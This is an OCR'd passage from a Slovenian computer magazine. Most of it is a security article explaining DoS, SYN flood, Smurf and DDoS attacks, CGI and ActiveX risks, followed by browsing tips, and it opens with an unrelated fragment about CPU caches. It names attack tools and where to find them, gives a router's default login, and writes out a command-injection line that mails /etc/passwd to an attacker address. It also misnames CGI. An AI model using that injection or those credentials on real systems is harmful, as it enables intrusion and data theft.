
Sistemski pomnilnik je zasnovan na počasnem DRAM-u in je do njega mogoče dostopati samo preko pomnilniškega vodila, zato procesorji uporabljajo manjše količine hitrejšega pomnilnika. Prvonivojski (Level 1 or. L1) predpomnilnik je integriran na istem siliciju kot sam procesor. P4 uporablja 8K predpomnilnika L1, Athlon pa 64K, a je P4 precej hitrejši in zna zapisovati in brati 64 bajtov v enem urnem ciklu. Predpomnilnik L1 ločeno shranjuje ukaze in podatke.

Predpomnilnik L2

Drugonivojski (L2) predpomnilnik je prav tako integriran v procesor, a ga je veliko več, običajno 512K ali 1Mb v nekaterih P4. Predpomnilnik je asociativno nastavljen, kar pomeni, da na drugačen način shranjuje pomniliške naslove, zato je iskanje po njem hitrejše. Predpomnilnik L2 je unificiran: ne dela razlik med podatki in ukazi. Namesto tega vrednosti shranjuje glede na čas, ko so bile zahtevane.

Predpomnilnik L3

Ker ima večina procesorjev integriran drugonivojski predpomnilnik, imenujemo vse ostale oblike pomnilnika, ki so na osnovni plošči, tretjenivojski (L3) predpomnilnik. Intelov Xeon P4 je šel celo tako daleč, da ima integriran tudi ta predpomnilnik (2Mb na 3,3GHz čipu). To zveni veliko, a pri tem obvelja zakon pojemajočih rezultatov – dejstvo je, da 8K predpomnilnika L1 prispeva iste zmogljivosti kot 2Mb predpomnilnika L3.



Prvo pravilo, ko postanete žrtev vdora je: brez panike!

DRUGI DEL

Napadi DoS, brskalniki in smrkci

S prstom po umazaniji

Finger
Program, ki ga usmerimo na določeno uporabniško ime, da dobimo polno ime uporabnika, datum zadnje povezave na internet in še nekatere dodatne in precej "zanimive" informacije.

Whois
Način ali program za pridobivanje elektronskega naslova in podrobnosti o uporabniku.

Usmerjevalnik
Strojna ali programska oprema, ki povezuje in prenaša podatke med dvema omrežjema, ki uporabljata iste komunikacijske protokole.

Kot zanimivost naj omenimo ranljivost Motorolinih kabelskih usmerjevalnikov, ki imajo prednastavljeno uporabniško ime ("cablecom") in geslo ("router"), hkrati pa poslušajo na vratih 1024, kar lahko privede do popolnega ogrožanja sistema. Prav tako je omenjeni usmerjevalnik ranljiv na nekajkratno vzpostavljanje povezave Telnet, kar privede do neučinkovite rabe pomnilnika in posledično do onesposobitve usmerjevalnika.

Napadi Denial of Service (DoS) in Distributed Denial of Service (DDoS) so nezaželeni podobno kot e-poštne bombe, virusi in črvi, predstavljajo pa neprimerno večjo nevarnost za omrežja. Tovrsten napad lahko namreč začasno onesposobi celotno omrežje (vsaj strežnike, ki temeljijo na komunikaciji TCP/IP).

Prvi pomembnejši napad DoS je bil črv Morris, ki je za nekaj ur onesposobil približno 5.000 strežnikov. To se je zgodilo novembra 1988 in je predstavljalo za tisti čas pravo katastrofo. Danes podobni napadi povzročajo na milijone dolarjev škode, saj je njihov glavni cilj onemogočiti internetno povezavo določenega spletnega mesta. Napadi DoS so vedno zlonamerni, saj za onemogočanje internetne povezave prav gotovo nihče nima prepričljivega razloga.

Napadi DoS izkoriščajo ranljivosti implementacije protokola IP, zaradi česar delujejo na vseh platformah, od UNIX-a do Windows. Najboljši predstavnik takšnega napada je napad LAND, ki onesposobi več kot 20 različnih operacijskih sistemov. Še en razlog več, zakaj je potrebno napade DoS vzeti resno, je dejstvo, da je izvedba teh napadov enostavna tudi za bolj ali manj neizkušene hekerje.

> **VSE POGOSTEJE PRIHAJA TUDI DO NAPADOV NA STROJNO OPREMO, PREDVSEM NA USMERJEVALNIKE**

Vsak sistemski administrator bi moral dobro poznati vsaj nekaj najbolj pogostih napadov DoS. Čeprav so ti napadi označeni kot nizkonivojski, je lahko skrajno sramotno (in večkrat tudi finančno neprijetno), ko z enim takšnih napadom za nekaj časa izgubimo celotno mrežo podjetja.

UMAZAN PRIMEREK

Tipični predstavnik orodij DoS je prav gotovo *Winnuke*, ki onesposobi starejše sisteme Windows (Windows 95, 98 in NT), tarča pa je prisiljena ponovno zagnati sistem. Program je prilagojen za uporabo v večini operacijskih sistemov njegov opis, binarno različico pa lahko najdete na spletni strani: http://techrepublic.com.com/5100-6313-1054537.html

V povezavi s tem napadom naj omenimo še program *Nukenabber*, ki je majhen in kompakten vohljač ("Sniffer" – saj se spomnite še članka iz prejšnje številke, kajne?), ki nadzira omrežni promet na vratih 139, 138, 137, 129 in 53. Vsa navedena vrata so namreč tista, na katerih so bili v preteklosti implementirani najpogostejši napadi DoS. Osnovna naloga programa *Nukenabber* je, da nas pravočasno opozori, da je naš sistem postal tarča hekerskega napada.


Vse pogosteje prihaja tudi do napadov na strojno opremo, predvsem na usmerjevalnike. Usmerjevalniki predstavljajo kritično točko, saj povezujejo lokalna omrežja, rezultat napada na en usmerjevalnik pa ima lahko za posledico padec celotnega omrežja. Razlog za to je dejstvo, da mora ves promet skozi usmerjevalnik, preden doseže lokalni sistem. Z drobnim premikom v možganih pridemo do ugotovitve, da je onesposobitev usmerjevalnika enaka onesposobitvi dostopa ciljnega sistema do omrežja.

ŠE EN UMAZANEC

SYN Flood je tipičen predstavnik, ki za svoje delovanje izkorišča pomanjkljivosti povezav TCP. Vsaka povezava TCP vsebuje namreč tako imenovano trojno rokovanje ("three-way handshake"), ki se prične s paketom imenovanim SYN, katerega odjemalec pošlje strežniku na določena odprta vrata. Ko strežnik prejme paket SYN, si le-ta zapomni izvorno sekvenčno številko in na podlagi te generira odziv SYN-ACK. Strežnik mora zato, da bi si lahko zapomnil sekvenčno številko odjemalca, rezervirati določen del pomnilnika, saj bo le tako lahko sledil tej polodprti povezavi. Napad SYN Flood celoten postopek zlorabi tako, da strežniku pošlje ogromno količino paketov SYN, pri čemer se prične napadeni strežnik utapljati v poplavi novo nastalih povezav. Rezultat tega napada je situacija, ko strežnik ni več sposoben prejemati povezav od ostalih legitimnih uporabnikov. Obstajata dva načina na katera lahko *SYN Flood* izčrpa komunikacijske vire napadenega sistema.

Po odzivu strežnika s paketom SYN-ACK strežnik običajno čaka na tretji del vzpostavljanja povezave, pri čemer je običajno nastavljen čakalni čas daljši od minute. Odjemalec preprosto zapolni pomnilnik strežnika s tako imenovanimi pol-odprtimi povezavami, pri čemer tretjega dela povezave ne opravi. Da bi lahko odjemalec izvedel učinkovit napad, se zatekajo orodja SYN k ponarejanju IP naslovov, ki na internetu ne obstajajo. To je pomembno zato, ker takšni neodzivni IP naslovi ne bodo ustvarili tretjega dela povezave. Če bi napadalec uporabil obstoječe odzivne IP naslove, bi tak naslov poslal kot odgovor na zahtevo SYN-ACK preprosto paket RST (reset), s čimer bi omenjeno povezavo zavrnil in tako zaključil trojno rokovanje in s tem sprostil pomnilnik strežnika tarče.

Drugi način napada SYN je situacija, ko ima strežnik na voljo ogromno pomnilnika, zaradi česar ubogi napadalec tega ne more v popolnosti poplaviti. Zlobnež lahko v tem primeru zasede celotno komunikacijsko povezavo in tako izrine ves legitimni promet na strežniku. Za tovrstni napad je pogoj, da ima napadalec bolj zmogljivo povezavo do interneta, kot jo ima tarča. Poleg tega mora imeti napadalec tudi sposobnost generiranja paketov v količini, ki bo zapolnila celotno pasovno širino tarče. Primer bi bila situacija v kateri ima tarča povezavo T1, ki deluje pri hitrosti 1.544 Mbit/s. V tem primeru bi moral imeti napadalec 1.544 Mbit/s povezavo (in nekaj bitov več), da bi lahko zasedel celotno povezavo. Malenkost, kajne? Napadalec bo nedosegljivost strežnika ohranjal, vse dokler bo pasovna širina strežnikove povezave zasedena.



ZGORAJ Tako preprosto je, če dobiš v roke "pravo" orodje. Nihče ni več varen.


> **ZLOBNEŽ LAHKO IZRINE VES LEGITIMNI PROMET NA STREŽNIKU**

Prva obramba pred napadi SYN Flood je preprosta: zagotavljanje dovolj velike pasovne širine in zagotovitev dodatnih povezav za vse kritične sisteme. Različni proizvajalci operacijskih sistemov so se napadov SYN lotili na različne načine, pri čemer se nekateri nagibajo k povečevanju pomnilnika, rezerviranega za povezave, medtem ko drugi skrajšujejo čas, ko sistem čaka na pol-odprte povezave. Seznam različnih proizvajalcev in varnostnih popravkov lahko najdete na naslovu www.nation-wide.net/caleph1/FAQ.

POGLEJMO ŠE SMRKCE

Napad Smurf je dobil ime po znanem za ustvarjanje tovrstnih napadov, imenovanem *Smurf*. Napad izkorišča nepravilno konfigurirana omrežja tako, da pošlje paket "ping" nepravilno konfiguriranemu usmerjevalniku, ki nato razpošlje zahtevo "ping" vsem sistemom v svojem lokalnem omrežju. Sistemi lokalnega omrežja se na to zahtevo odzovejo, pri čemer dobimo tipičen ojačevalnik Smurf. Napadalec pri izvedbi napada ponaredi IP naslov žrtve, ki bi jo rad napadel. Vsi odzivi "ping" nepravilno konfiguriranega omrežja (ojačevalca) so nato preusmerjeni na sistem žrtve.

To pomeni da lahko napadalec, če je v nepravilno konfiguriranem omrežju 30 gostiteljev, s pošiljanjem enega paketa



generira trideset paketov, ki jih bo prejela žrtev. Če napadalec za povezavo uporabi klasično 56kb/s klicno povezavo, lahko takšen ojačevalnik Smurf generira 1.68 Mbit/s prometa, kar je dovolj za onemogočanje povezave T1. Tovrstnemu napadu bodo preiskovalci sledili do ojačevalnika, in ne do resničnega napadalca. Orodij za poenostavljeno ustvarjanje napadov Smurf je veliko in večina jih je dosegljiva na naslovu **www.packetstorm.securify.com**. Naslov omenjene strani je pogosto nedosegljiv, zato bo potrebno nekaj raziskovalnega duha. Za poenostavljeno odkrivanje nepravilno konfiguriranih omrežij lahko uporabite ***NMAP*** v načinu PING Sweep, vsekakor pa si oglejte orodji ***Froggle*** in ***Papasmurf***.


Izredno kvaliteten dokument, ki opisuje obrambo pred napadi Smurf, najdete na naslovu **www.pentics.net/denial-of-service/white-papers/smurf.cgi**.

KONČNO DDOS

Takšnih in podobnih pomanjkljivosti je v vsaki strojni in programski opremi veliko, kar predstavlja izjemne napore in stroške tako za proizvajalca, kakor tudi za uporabnike. Še enkrat se pojavi kritična vloga hekerjev, saj njihove aktivnosti na koncu privedejo do izboljšanja programske in strojne opreme.

Prvi napadi DDoS (Distributed Denial of Service) so se pojavili leta 1999, pravi razcvet pa so doživeli leta 2000, ko so onemogočili delovanje spletnih strani, kot so **Amazon.com**, **eBay**, **E*Trade** in **ZDNet**. Kljub množičnemu odzivu javnosti pa je internet ostal ranljiv za tovrstne napade vse do današnjih dni.

Arhitektura napada DDoS izkorišča povezljivost internetnih sistemov, pri čemer napadalec zavzame večje število sistemov, ki jih imenujemo zombiji. Zombiji so sistemi, ki



LEVO Zelo preprost diagram tipičnega napada DDoS.

vsebujejo večje število enostavnih varnostnih pomanjkljivosti, ki jih napadalec hitro odkrije in z njihovo pomočjo enostavno prevzame nadzor nad sistemom. Povprečen zombi je lahko univerzitetni računalnik, sistem manjšega podjetja, ponudnik internetnih storitev, najpogosteje pa je tarča hišni Janez z ADSL ali kabelskim dostopom.

Napadalec s skeniranjem (skeniranje smo obdelali v prejšnji številki *PCFormata*) večjega obsega IP naslovov odkrije ranljive računalnike, na katere nato namesti ustrezno programsko opremo. Nekatere hekerske skupine si lastijo celo po 10.000 sistemov, pri svojem delu pa uporabljajo programe, kot je recimo Tribe Flood Network 2000 (TFN2K). Tak program nato poveže oz. koordinira vse zombije, ki istočasno izvedejo določen ukaz, ki je ponavadi ena od različic DoS – Denial of Service. To povzroči, da se prične sistem tarče utapljati v nenadnem povečanju internetnega prometa, posledično pa pride do onemogočanja normalnega delovanja servisov. Aplikacij za poenostavljeno ustvarjanje napadov DDoS je ogromno, med njimi pa najpogosteje najdemo *Blitznet*, *Mstream*, *TrinOO*, *Freak88*, *Trinity*, *Shaft*, *Stacheldraht* in druge.

PRED SVOJIM PRAGOM

Pri tovrstnih napadih vidimo, kako pomembna je varnostna osveščenost domačega uporabnika računalnika, saj njegova ranljivost

> **ZOMBI JE LAHKO UNIVERZITETNI RAČUNALNIK, SISTEM PODJETJA, PONUDNIK INTERNETNIH STORITEV ALI DOMAČI UPORABNIK**

igra eno ključnih vlog v globalni internetni varnosti. Uporabniki DSL in kabelskega dostopa zato redno pregledujte procese, ki se izvajajo na vaših mlinčkih, pri tem pa naj vam ne bo odveč nameniti tudi kakšen tolar za protivirusni program.

V praksi je namreč opazno, da celo nekatera podjetja, ki poslujejo preko interneta, sploh nimajo nameščene protivirusne opreme. Pogosto se zanašajo kar na različne spletne protivirusne pregledovalnike in podobno. Tovrstna praksa je kot naročena za vse "modele", ki želijo postati hekerji in z veseljem izkoristijo ponujene varnostne luknje ter zastarele brskalnike in si s tem olajšajo prikrivanje sledov, nadaljnje vdiranje in širjenje kriminalnih dejavnosti.

V začetkih svetovnega spleta so bile spletne strani sestavljene izključno iz dokumentov HTML z občasno začimbo slikovnih elementov. Takšna zasnova je bila v tistem času varna, vendar nekaterim doooolllgooočččaaasssnnnaaa. Spletni oblikovalci in programerji so se kmalu domislili različnih skriptnih jezikov, da bi bile njihove spletne strani bolj žive. Microsoft je tako predstavil ActiveX, ki ponuja podobno funkcionalnost kot Java, a žal hkrati predstavlja tudi večjo nevarnost za uporabnika, saj lahko elementi ActiveX neposredno dostopajo do operacijskega sistema. Ja, žal je tako, da skripte, Java in ActiveX dodajo spletnim stranem "čudežne" funkcije, pri tem pa lahko tudi pripomorejo k okužbi vašega računalnika z virusom, namestitvijo stranskih vrat ali izvedbi napada DoS na oddaljeni sistem.

NEVARNE ZVERINE

CGI (Common Graphical Interface) dovoljuje spletnim strežnikom, da posredujejo podatke spletnim odjemalcem (pri tem ne mislimo samo na prikaz teksta ali datotek HTML). Najpogosteje uporabljani programski jeziki za CGI programiranje so Perl (najpogosteje uporabljan), C, TCL in Python. Osnovna CGI opravila predstavljajo vpoglede v baze podatkov, prikaz statistike, poganjanje servisov, kot sta WHOIS in FINGER in drugih. CGI programi vedno tečejo na strežniku pri tem pa se pojavljajo številne varnostne luknje.

Ena od razširjenih in dobro poznanih varnostnih pomanjkljivosti je t.i. "system call" pri kateri od Perla zahtevamo, naj izvede

Priporočila za varno deskanje

Kaj početi in česa sploh ne.

1 Če imate na računalniku občutljive podatke, potem potepanje po spletu odpade. V organizacijah računalniki z občutljivimi podatki ne bi smeli biti uporabljani za deskanje, s čimer omejimo spletne napade na računalnike, na katerih nimamo občutljivih podatkov.

2 Redno nameščajte varnostne popravke in posodobitve. Administratorji se prepogosto omejujejo samo na varnostne popravke operacijskih sistemov, pri tem pa pozabijo na popravke brskalnika. Popravke prenašajte samo z avtoriziranih spletnih strani. V preteklosti se je namreč že zgodilo, da je heker uporabil "Spoofing" in ponaredil elektronsko sporočilo, da je bilo videti, kot da prihaja od Microsofta.

3 Zagotovite, da vaš brskalnik omogoča 128-bitno enkripcijo varne povezave.


4 Onemogočite vtičnike (plug-ins) in konfigurirajte varnostne nastavitve tako, da ne bodo omogočale prikazovanja javanskih programčkov, krmilnikov ActiveX, JavaScripta, VBScripta in podobnega.

5 Brez predhodnega opozorila razmislite o uporabi več brskalnikov za različne namene (internetno bančništvo, e-pošta, FTP, IRC....).

6 Predvsem pa ostanite na zvezi in redno berite *PCFormat*.

www.rodocomp.si
FANTASTIČNA INTERNETNA PONUDBA !

SPODAJ Eden preprostejših polagalcev min



ukaz, ki ga navadno uporablja operacijski sistem. Takšni klici sistema so nevarni, ker nikoli ne vemo, kaj bo uporabnik uporabil kot ukaz. Zato je najvarneje, da se v skripti uporabijo mehanizmi filtriranja vnesenih ukazov. Če administrator tega ne stori, se mu lahko kaj hitro zgodi naslednje: **user_string; mail sved@cracker.net </etc/passwd**. Ta skrajno preprost ukaz po končanem iskanju pošlje datoteko z gesli na omenjen e-poštni naslov. Kar gotovo ni prijetna stvar. Klici sistema niso omejeni samo na Perl, saj se pojavljajo v vseh programskih jezikih, vključno z jezikom C.

Drug način vdora se lahko vrši preko SSI (Server-Side Includes), komentarjev v spletni kodi, ki dajo navodila spletnemu strežniku, naj dinamično generira določeno vsebino spletne strani, ko je to potrebno. SSI lahko samodejno omogoči ogled različnih dokumentov na spletni strani tako, da jih prikliče z lokalnega diska.

In potem je tu še programski jezik Java. Ta omogoča programiranje aplikacij neodvisno od operacijskega sistema. Evforija se je nato prenesla še med ustvarjalce spletnih aplikacij, saj je bila optimizirana tudi za spletno ustvarjanje. Pričele so se pojavljati nove večpredstavnostne spletne aplikacije, kmalu za tem pa je sledilo presenečenje. Na univerzi Princeton so namreč odkrili ogromne varnostne pomanjkljivosti, ki omogočajo napade DoS in vdore v sistem, ugotovljeno pa je bilo tudi, da lahko brskalnik z omogočeno Javo piše v datotečni sistem operacijskega sistema, zbira informacije o uporabnikovih spletnih premikih in podobno.

Še ena izmed pomembnejših pomanjkljivosti pa je dejstvo, da se Java prosto giblje skozi požarne zidove. Zaradi opisanih pomanjkljivosti je bil razvit varnostni model, imenovan "Java Sandbox", ki predstavlja rezerviran prostor za izvajanje sumljive kode. Vsa koda se izvaja v peskovniku (sandbox), poseben del jezika Java (SecurityManager), pa skrbi, da programi napisani v Javi ne morejo dostopati do sistemskih virov. Ta varnostni model je vsekakor varnejši od modela, ki ga uporablja Microsoft z ActiveX. Poleg tega se je Java od svojih začetkov razvila tudi v smeri kriptografske zaščite, saj podpira algoritme RSA, MD5 in DSA.

PREVEČ AKTIVNI IKS

Tehnologijo ActiveX je razvil Microsoft, spletne strani so, kakor smo že povedali, z njegovo pomočjo uporabniku prijazne, vendar pa hkrati predstavlja ActiveX eno največjih nevarnosti na internetu.

Lep primer je podjetje Lockheed Martin Corporation, ki v veliki večini uporablja Microsoftovo programsko opremo. Lockheedovo lokalno omrežje pa je nekaj povsem drugega, saj ne dovoljuje funkcionalnosti ActiveX. Razlog? ActiveX lahko predstavlja idealen način vstopa virusa v omrežje (aplikacija ActiveX je lahko virus), prav tako pa lahko ActiveX zbira informacije in jih posreduje konkurenci ali celo drugi državi.

